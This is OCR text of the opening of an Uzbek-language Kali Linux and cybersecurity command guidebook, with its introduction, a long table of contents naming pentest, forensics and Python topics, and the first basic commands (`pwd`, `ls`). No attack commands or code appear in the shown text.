
Kiberxavfsizlik sari
birinchi qadam

Whoami Kali



LINUX ◆ PYTHON ◆ BASH ◆ PENTEST
TOOLS ◆ AD ◆ MOBILE ◆ IoT ◆ BUG BOUNTY

Nega bu buyruqlar bozorda qadrlanadi?

Bu qo'llanma Kali Maktab ilovasidagi barcha darslar va mashqlardan yig'ilgan amaliy buyruqlar to'plamidir. Har bir buyruq tasodifan emas, balki IT va kiberxavfsizlik sohasidagi haqiqiy ish e'lonlarida eng ko'p uchraydigan ko'nikmalar asosida tanlangan va kasbiy yo'nalishlar bo'yicha guruhlangan.

Ishga joylashish va texnik suhbatlarda terminal bilan ishlash bilimi deyarli har doim tekshiriladi — fayllarni boshqarishdan tortib, tarmoq diagnostikasi va avtomatlashtirish skriptlarigacha. Quyida har bir qism qaysi kasbiy yo'nalishga mos kelishi ko'rsatilgan:

Linux asoslari	har qanday IT lavozimi uchun boshlang'ich talab.
Tizim boshqaruvi	SysAdmin, DevOps Engineer.
Tarmoq asoslari	Network Engineer, SOC operatori.
Pentest laboratoriyasi	Cybersecurity Analyst, Pentester (faqat ruxsat etilgan muhitda).
Kriptografiya / forensika	Digital Forensics, Incident Response.
Himoya (Blue Team)	SOC Analyst, Xavfsizlik monitoringi mutaxassisi.
Python avtomatlashtirish	Security Automation / DevSecOps Engineer — eng tez o'sayotgan yo'nalish.

Qo'llanmadan foydalanish. Har bir buyruq kartasida nomi, qisqa izoh va terminalda ishlatish namunasi berilgan. Buyruqlarni Kali Maktab ilovasining virtual terminalida xavfsiz sinab ko'ring. Kitob oxiridagi "Taqiqlangan harakatlar" bo'limi — qaysi foydalanish qonuniy, qaysi biri jinoiy javobgarlikka sabab bo'lishini tushuntiradi.

Mundarija

693 ta buyruq · 350 ta bo'lim · 40 ta qism

01 Linux asoslari 15

Asoslar 15
Fayllar 17
Matn 20
Ruxsatlar va fayl tizimi 23
Standart oqimlar (stdin/stdout/stderr) 24
systemd va xizmatlar 25
SSH va kalitlar 25
Terminal mahorat (tmux, vim) 26
Git asoslari 26
Muntazam ifodalar (regex) 27
Konteynerlar (Docker) asoslari 27
Tarmoqni sozlash 28
Takrorlash savollari 28
Bash 28

02 Sichqonchasiz ishlash: klaviatura mahorati 30

Bash / terminalda klaviatura (Readline) 30
tmux: butun seansni klaviaturadan boshqarish 31
Vim: sichqonchasiz matn tahrirlash 32
Fayl boshqaruvi klaviaturadan: ranger 33
Xfce ish stoli (Kali standart muhiti): oyna va ish maydoni 33
Tiling oyna menejerlari (i3) — to'liq sichqonchasiz muhit 34
Brauzerda (Firefox) klaviatura 34
Klaviaturani skript bilan boshqarish: xdotool 34
Takrorlash savollari 35

03 Tizim va jarayonlarni boshqarish 37

Tizim 37
Takrorlash savollari 40

04 Kali tuzilishi, lab platformalari va martaba yo'li 41

Kali Linux tuzilishi 41
Qonuniy amaliyot maydonlari 42
Sertifikatlar va martaba yo'li 42

Takrorlash savollari . . . 42

05 Tarmoq va kiberxavfsizlik asoslari . . . 43

Tarmoq . . . 43
Tarmoq asoslari . . . 45
Pentest metodologiyasi . . . 46
Tor . . . 46
Takrorlash savollari . . . 48

06 Pentest laboratoriyasi . . . 49

Pentest (lab) . . . 49
Web xavfsizligi . . . 51
Takrorlash savollari . . . 51

07 Pentest vositalarini o'rnatish: apt'dan saytdan yuklashgacha . . . 52

APT: Kali'ning paket menejeri . . . 52
Kali repozitoriyasi va metapaketlar . . . 54
GitHub'dan vosita o'rnatish . . . 54
pipx: Python vositalarini izolyatsiyalab o'rnatish . . . 55
.deb fayldan qo'lda o'rnatish . . . 56
Rasmiy saytdan yuklab olish va tekshirish (xavfsizlik!) . . . 56
Docker orqali vosita ishga tushirish . . . 57
Eng keng tarqalgan apt xatolarini tuzatish . . . 58
Takrorlash savollari . . . 58

08 Kriptografiya va raqamli forensika . . . 60

Kriptografiya . . . 60
Raqamli forensika . . . 61
Takrorlash savollari . . . 62

09 Himoya va monitoring . . . 63

Himoya . . . 63
Himoya (Blue team) . . . 63
Takrorlash savollari . . . 64

10 Python bilan avtomatlashtirish . . . 65

Python . . . 65
Python asoslari . . . 65
Python: Tarmoq . . . 70
Python: Wi-Fi . . . 72

Python: Wi-Fi — kengaytirilgan mavzular . . . 74
Python: Bluetooth . . . 79
Python: Bluetooth — kengaytirilgan mavzular . . . 80
Python: Signallar (SDR) . . . 84
Python: Signallar (SDR) — kengaytirilgan mavzular . . . 86
Python: IoT va GPS — qo'shimcha mavzular . . . 90
Python: Himoya avtomatlashtirish . . . 91
Python: Xavfsizlik dasturlari yasash . . . 94
Python: Wi-Fi/Bluetooth/SDR — 20 mavzuni birlashtirgan yakuniy vosita . . . 100
Python: Yakuniy loyiha . . . 103
Takrorlash savollari (Wi-Fi/Bluetooth/SDR kengaytirilgan) . . . 105
Takrorlash savollari . . . 105

11 Python — professional dasturchi darajasi . . . 107

OOP: klass va ob'ekt . . . 107
Generatorlar va iteratorlar . . . 109
Closure va dekoratorlar . . . 110
Context manager (with) . . . 112
Istisnolar (exceptions) chuqurroq . . . 113
Type hints va dataclasses . . . 114
pathlib: zamonaviy fayl yo'llari . . . 115
argparse: buyruq qatori vositasi . . . 115
logging moduli . . . 116
Maxfiy ma'lumotlar: os.environ . . . 117
sqlite3: mahalliy baza . . . 118
Funksional uslub . . . 119
Test yozish: unittest va pytest . . . 119
Yakuniy loyiha: professional CLI skaner . . . 120
Takrorlash savollari . . . 122

12 Python: tezlik, integratsiya va ma'lumot tahlili . . . 123

threading va concurrent.futures . . . 123
asyncio . . . 125
requests va json: API bilan ishlash . . . 126
re: regex bilan log tahlili . . . 128
subprocess: tashqi dasturlarni chaqirish . . . 129
venv, pip, requirements.txt . . . 130
csv, pandas va matplotlib . . . 130

Takrorlash savollari . . . 132

13 Python bilan Wi-Fi, Bluetooth va signal tahlili: kengaytirilgan 20 mavzu . . . 133

Wi-Fi: kengaytirilgan mavzular . . . 133
Bluetooth: kengaytirilgan mavzular . . . 138
Signal va SDR: kengaytirilgan mavzular . . . 142
IoT va GPS: qo'shimcha mavzular . . . 147
Yakuniy loyiha: 20 mavzuni birlashtirgan vosita . . . 148
Takrorlash savollari . . . 151

14 PyAutoGUI bilan GUI avtomatlashtirish (Kali Linux) . . . 152

Tayyorgarlik: Kali'da o'rnatish . . . 152
Ekran va kursor ma'lumotlari . . . 153
Sichqoncha: harakat . . . 154
Sichqoncha: bosish, sudrash, aylantirish . . . 155
Klaviatura: yozish va tugmalar . . . 156
Ekran tahlili (Vision) . . . 158
Xavfsizlik qoidalari . . . 159
Yakuniy loyiha: avtomatik Mousepad yozuvchi . . . 160
Tez-tez uchraydigan xatolar . . . 162
Takrorlash savollari . . . 162

15 Oynalar bilan ishlash: wmctrl, xdotool va Python (Kali Linux) . . . 163

Oyna tushunchalari (X11) . . . 163
Oynalar haqida ma'lumot olish . . . 164
Oynani boshqarish: wmctrl . . . 165
Oynani boshqarish: xdotool . . . 166
Oynani kutish va fokus muammosi . . . 167
Ish stollari (workspace) . . . 167
Python bilan oynalarni boshqarish . . . 168
PyAutoGUI bilan birga: oyna → fokus → harakat . . . 169
Qo'shimcha vositalar . . . 170
Xavfsizlik nuqtai nazaridan . . . 171
Takrorlash savollari . . . 171

16 Bash skript, avtomatlashtirish va server xavfsizligi . . . 172

Bash skript asoslari . . . 172
cron va systemd . . . 175
SSH . . . 177

Firewall: ufw, iptables, nftables . . . 179
Docker: laboratoriyani bir buyruqda ko'tarish . . . 181
Takrorlash savollari . . . 183

17 Xavfsizlik tahlili: paketlar, Nmap, veb, hodisa va parollar . . . 184

Paket tahlili: tcpdump va Wireshark . . . 184
Nmap chuqurroq . . . 186
Veb xavfsizlik asoslari (OWASP) . . . 190
Hodisaga javob (Incident Response) . . . 191
Parollar va autentifikatsiya . . . 193
Takrorlash savollari . . . 195

18 Qo'shimcha texnik mavzular . . . 196

Razvedka (OSINT va recon) . . . 196
Simsiz tarmoq xavfsizligi (Wi-Fi) . . . 197
Veb zaifliklar: amaliy mashq (faraziy lab) . . . 197
Parollarni tiklash va kuchini tekshirish . . . 198
Huquqni oshirish (Privilege Escalation) . . . 199
Active Directory asoslari . . . 200
Teskari muhandislik va zararli dastur tahlili . . . 200
Bulut va konteyner xavfsizligi . . . 201
Metasploit asoslari . . . 202
Netcat (nc) — tarmoqning "shveytsariya pichog'i" . . . 204
Tarmoq pivoting va tunneling . . . 205
Hydra va brute-force tushunchasi . . . 206
Mimikatz va post-exploitation xavfsizligi . . . 207
Veb-ilova xavfsizligi vositalari (DevSecOps) . . . 209
Ijtimoiy muhandislik (Social Engineering) — faqat nazariy, kod berilmaydi . . . 209
Zaifliklarni avtomatik baholash (Vulnerability Assessment) . . . 210
Sud ekspertizasi va zararli dastur tahlili: qo'shimcha vositalar . . . 210
Hodisaga javobda qo'shimcha dalil vositalari . . . 211
Professional metodologiya: 6 bosqichli jarayon (PTES) . . . 211
Takrorlash savollari . . . 212

19 CTF, amaliy topshiriqlar va intervyuga tayyorgarlik . . . 214

CTF: birinchi qadamlar . . . 214
Amaliy topshiriqlar (javoblari bilan) . . . 217
Intervyu savollari: SOC va Blue Team . . . 220
Intervyu savollari: SysAdmin va DevOps . . . 221

Intervyu savollari: Python va avtomatlashtirish . . . 221
Intervyu savollari: Pentest va xavfsizlik . . . 221

20 Amaliy va o'quv qismlar . . . 223
Laboratoriya mashqlari: bosqichma-bosqich yo'l xaritasi . . . 223
To'liq stsenariy: zaif serverni topish, ekspluatatsiya va hisobot . . . 224
Hisobot yozish: shablon va xavf baholash (CVSS) . . . 225
Sertifikatlarga tayyorgarlik: o'quv reja . . . 226
Kasb yo'li: rollar va rezyume . . . 226
Takrorlash savollari . . . 227

21 Foydali ilovalar va O'zbekiston konteksti . . . 228
Port raqamlari jadvali . . . 228
Nmap va grep: tezkor eslatma . . . 229
Regex qo'llanmasi . . . 229
Muammolarni hal qilish . . . 229
O'zbekistonda kiberxavfsizlik qonunchiligi . . . 230
O'zbekistonda imkoniyatlar: markazlar, musobaqalar va ish bozori . . . 231
Takrorlash savollari . . . 231

22 GitHub bilan to'liq ishlash: fayllardan ishlaydigan dasturgacha . . . 233
Git va GitHub: farqi va boshlang'ich sozlash . . . 233
SSH kalit bilan xavfsiz ulanish . . . 234
Repozitoriy yaratish va fayl yuklash . . . 234
Branch va Pull Request (jamoaviy ish jarayoni) . . . 236
GitHub Actions bilan avtomatik APK qurish (CI/CD) . . . 237
Kodni turli formatlarga aylantirish: platforma bo'yicha to'liq xarita . . . 238
Android: APK va AAB formatlari . . . 239
Windows uchun: EXE, MSI, DLL . . . 239
Linux uchun: DEB, RPM, AppImage, Snap, Flatpak . . . 240
macOS va iOS uchun: DMG, APP, IPA . . . 240
Veb-ilovalar uchun: WAR/JAR, Docker image, statik HTML/JS . . . 241
GitHub'dagi tugmalar: qaysi tugma nima qiladi . . . 241
Tayyor dasturni yuklab olish va xom kodni yuklab olish — farqi . . . 242
Veb-ilova yoki saytni link orqali hammaga ko'rsatish . . . 242
GitHub profilini sozlash . . . 243
Takrorlash savollari . . . 243

23 Mobil ilova xavfsizligi (APK tahlili) . . . 245

APK fayl tuzilishi . . . 245
Statik tahlil: xavfsizlik nuqtai nazaridan . . . 246
Python bilan oddiy APK tekshiruvchi . . . 247
Xavfsiz tahlil muhiti va qonuniy chegara . . . 248
Takrorlash savollari . . . 248

24 Sertifikatlar va threat intelligence . . . 249
Sertifikatlar yo'l xaritasi . . . 249
Threat Intelligence: VirusTotal va MISP API . . . 250
Takrorlash savollari . . . 251

25 Android qurilmasini ADB orqali boshqarish . . . 252
O'rnatish va telefonni ulash . . . 252
Dasturlarni boshqarish . . . 253
Wi-Fi, mobil internet va samolyot rejimi . . . 254
Bluetooth va fayl almashish . . . 254
Xotira va kesh fayllarni tozalash . . . 255
Virus va xavfsizlik tekshiruvi . . . 256
Qulflangan telefonni ochish va factory reset . . . 257
Qurilma haqida ma'lumot va diagnostika . . . 257
Ekranni boshqarish va avtomatlashtirish . . . 258
Shaxsiy ma'lumotlar (SMS, kontaktlar, qo'ng'iroqlar) . . . 259
Qonuniy chegara va yakuniy eslatma . . . 260
Takrorlash savollari . . . 260

26 Dasturlash muhitlarini o'rnatish . . . 261
Python . . . 261
Web dasturlash: Node.js, npm va PHP . . . 262
C/C++/Java . . . 262
IDE va matn muharrirlari . . . 263
Git va versiya nazorati . . . 264
Docker va konteynerlar . . . 264
Ma'lumotlar bazalari . . . 265
Takrorlash savollari . . . 265

27 iOS ilova xavfsizligi (IPA tahlili) . . . 267
IPA fayl tuzilishi . . . 267
Statik tahlil: xavfsizlik nuqtai nazaridan . . . 268
Tarmoq xavfsizligi: App Transport Security (ATS) . . . 269

Keychain va mahalliy ma'lumot saqlash . . . 269
Dinamik tahlil va runtime himoya (nazariy) . . . 270
Python bilan oddiy IPA tekshiruvchi . . . 270
Xavfsiz tahlil muhiti va qonuniy chegara . . . 271
Takrorlash savollari . . . 271

28 Windows/Active Directory hujum texnikalari: Kerberoasting, Pass-the-Hash va BloodHound . . . 272

Kerberoasting . . . 272
ASREPRoast . . . 273
Pass-the-Hash va Pass-the-Ticket . . . 273
BloodHound amaliy ishlatish . . . 273
Takrorlash savollari . . . 274

29 Ikkilik kod xavfsizligi: Buffer overflow asoslari va Ghidra bilan teskari muhandislik . . . 275

Stack-based Buffer Overflow asoslari . . . 275
Ghidra bilan amaliy teskari muhandislik . . . 276
Takrorlash savollari . . . 277

30 Simsiz tarmoq va qurilma (IoT) xavfsizligi: WPA handshake, Evil Twin va firmware tahlili . . . 278

WPA2/WPA3 handshake ushlash va buzish . . . 278
aircrack-ng to'plami — barcha vositalar, to'liq qo'llanma . . . 279
Evil Twin — soxta Wi-Fi tarmog'i (faqat o'z lab) . . . 284
Firmware/IoT tahlili . . . 284
Takrorlash savollari . . . 285

31 Blue Team va DevSecOps: SIEM/Sigma threat hunting va CI/CD xavfsizlik quvuri 286

SIEM'da amaliy qidiruv va Sigma qoidalari . . . 286
CI/CD xavfsizlik quvuri: GitHub Actions'da Semgrep va Bandit . . . 287
Takrorlash savollari . . . 288

32 Kitobdagi bilimlar bilan pul topish: saytlar va yo'llar . . . 289

Freelance xavfsizlik va dasturlash xizmatlari . . . 289
CTF va musobaqalar orqali daromad . . . 289
Ta'lim/kontent orqali bilimni mahsulotga aylantirish . . . 290
Web3/Solidity audit (yuqori mukofotli yangi yo'nalish) . . . 290
Mobil ilova xavfsizligi (APK/IPA bo'limlaridan kelib chiqib) . . . 290
Cloud xavfsizligi (bulut bo'limidan kelib chiqib) . . . 290
Reverse engineering va ikkilik xavfsizlik (Ghidra bo'limidan kelib chiqib) . . . 290

OSINT va Threat Intelligence . . . 290
DevSecOps (CI/CD xavfsizlik bo'limidan kelib chiqib) . . . 290
Texnik yozuvchilik va obro' qurish . . . 291
Mahalliy (O'zbekiston) imkoniyatlar . . . 291
Tavsiya etilgan boshlanish tartibi . . . 291

33 Firebase platformasi: autentifikatsiya, baza, hosting va funksiyalar . . . 292

Firebase nima va qachon ishlatiladi . . . 292
Firebase CLI o'rnatish va loyihani ulash . . . 293
Authentication (foydalanuvchi autentifikatsiyasi) . . . 293
Firestore (NoSQL hujjat-asosli baza) . . . 294
Realtime Database (eski, daraxt-ko'rinishdagi baza) . . . 295
Cloud Storage (fayl saqlash) . . . 295
Cloud Functions (server tomoni kodi) . . . 296
Hosting (statik sayt joylashtirish) . . . 296
Security Rules — eng muhim xavfsizlik qatlami . . . 297
Firebase Admin SDK (server/backend tomoni, Python) . . . 297
Narxlash va kvotalar (Spark va Blaze rejalar) . . . 298
Emulator Suite — lokal sinov muhiti . . . 298
Takrorlash savollari . . . 299

34 Wireshark: yuklash, o'rnatish va paket tahlili . . . 300

Wireshark nima va nima uchun kerak . . . 300
Yuklash va o'rnatish . . . 301
Birinchi ishga tushirish va interfeys tanlash . . . 302
Paket ushlash . . . 303
Oyna tuzilishi . . . 303
Qatlamlar va TCP qo'l siqish . . . 304
Capture filter (BPF) . . . 305
Display filter . . . 305
Rang qoidalari . . . 306
Oqimni kuzatish va fayllarni tiklash . . . 306
Statistika va Expert Information . . . 307
Qidirish, belgilash va izohlash . . . 308
Shifrlangan (TLS/HTTPS) trafik . . . 308
Amaliy ssenariylar (faqat o'z lab) . . . 309
tshark (buyruq qatoridagi Wireshark) . . . 310
Muammolarni hal qilish . . . 311

Tezkor eslatma (cheat sheet) . . . 311
Takrorlash savollari . . . 312

35 Hashcat bilan parol xeshlarini tiklash . . . 314
Hashcat nima va qanday ishlaydi . . . 314
O'rnatish . . . 315
Asosiy tushunchalar . . . 315
Xesh turini aniqlash . . . 316
Lug'at (wordlist) hujumi . . . 316
Qoidalar (rules) bilan lug'atni kengaytirish . . . 316
Maska (mask) hujumi . . . 317
Kombinatsiya va hibrid hujumlar . . . 317
Natijani ko'rish va boshqarish . . . 318
Ko'p uchraydigan rejimlar (-m) . . . 318
WPA/WPA2 Wi-Fi parolini hashcat bilan sinash (faqat o'z tarmog'ingiz) . . . 319
ZIP, PDF va boshqa fayl parollari . . . 319
Xavfsizlik nuqtai nazaridan: o'zingizni qanday himoyalash . . . 319
Muammolarni hal qilish . . . 320
Tezkor eslatma (cheat sheet) . . . 320
Takrorlash savollari . . . 321

36 Spooftooph bilan Bluetooth qurilma profilini o'zgartirish . . . 322
Spooftooph nima va qanday ishlaydi . . . 322
O'rnatish . . . 323
Bluetooth adapterni tayyorlash . . . 323
Qo'lda rejim: nom va manzilni o'zgartirish . . . 324
Tasodifiy (random) rejim . . . 324
Skanerlash va klonlash rejimi . . . 325
Avtomatik (scan + clone) rejim . . . 325
Asl holatga qaytarish . . . 326
Himoya nuqtai nazaridan (Blue Team) . . . 326
Muammolarni hal qilish . . . 326
Tezkor eslatma (cheat sheet) . . . 327
Takrorlash savollari . . . 327

37 Fern Wifi Cracker bilan ishlash . . . 328
Fern Wifi Cracker nima va qanday ishlaydi . . . 328
O'rnatish . . . 329
Wi-Fi adapterni tayyorlash . . . 329

Bosh oyna va interfeys tanlash . . . 330
WEP tarmog'ini sinash . . . 330
WPA/WPA2 tarmog'ini sinash (handshake orqali) . . . 330
WPS zaifligini tekshirish . . . 331
Qo'shimcha funksiyalar . . . 331
Himoya nuqtai nazaridan (Blue Team) . . . 331
Muammolarni hal qilish . . . 332
Tezkor eslatma (cheat sheet) . . . 332
Takrorlash savollari . . . 332

38 Lug'at va tezkor eslatma (cheat sheet) . . . 334

Lug'at: tarmoq . . . 334
Lug'at: hujum va zaiflik . . . 335
Lug'at: himoya va monitoring . . . 336
Lug'at: kriptografiya . . . 338
Lug'at: Linux va dasturlash . . . 338
Cheat sheet: Linux . . . 339
Cheat sheet: tarmoq va xavfsizlik . . . 340
Cheat sheet: Python va Bash . . . 342
Lug'at: hakkerlar turlari (niyat va ruxsatga ko'ra) . . . 343
Lug'at: xavfsizlik tahdidlari turlari . . . 344
Lug'at: autentifikatsiya turlari . . . 344
Lug'at: firewall turlari . . . 345
Lug'at: shifrlash turlari . . . 346
Lug'at: zararli dastur turlari . . . 346
Lug'at: ijtimoiy muhandislik hujumlari . . . 347
Lug'at: tarmoq xavfsizligi vositalari . . . 348
Lug'at: GUI avtomatlashtirish va oynalar . . . 349
Cheat sheet: hodisaga javob berish bosqichlari (Incident Response) . . . 349
Cheat sheet: xavfsizlikning eng yaxshi amaliyotlari . . . 350

39 Qiyin so'zlar lug'ati: kitob bo'ylab uchraydigan atamalar, raqamlar va dastur nomlari . . . 351

Dasturlash (Python) jargoni . . . 351
Git va GitHub jargoni . . . 352
Dastur yig'ish (build) va fayl formati jargoni . . . 353
Mobil ilova (Android/iOS) jargoni . . . 354
Tizim va umumiy IT jargoni . . . 355

Yangi pentest vositalarining nomi nimani anglatadi 355
Raqamli ma'lumotlar va ularning ma'nosi 356
Dastur va vositalarning to'liq ro'yxati (tezkor lug'at) 357
Platforma, sertifikat va tashkilot nomlari 359
Takrorlash savollari 359

A–Z Buyruqlar indeksi 361

! Taqiqlangan harakatlar va qonuniy javobgarlik 363



01 Linux asoslari

74 ta buyruq · 14 ta bo'lim

Tizim administratori, DevOps, QA va dasturchi lavozimlariga ariza berganda ishga qabul testlarida eng ko'p so'raladigan buyruqlar.

MAQSAD **Har qanday IT lavozimi uchun zarur**

ASOSLAR

pwd

Joriy papka yo'lini ko'rsatadi.

bash

```
$ pwd
qayerdaman?
```

ASOSLAR

ls

Papka tarkibini ko'rsatadi. -l batafsil, -a yashirinlari bilan.

bash

```
$ ls
oddiy ro'yxat
```

bash

```
$ ls -la
yashirin fayllar bilan batafsil
```

bash

```
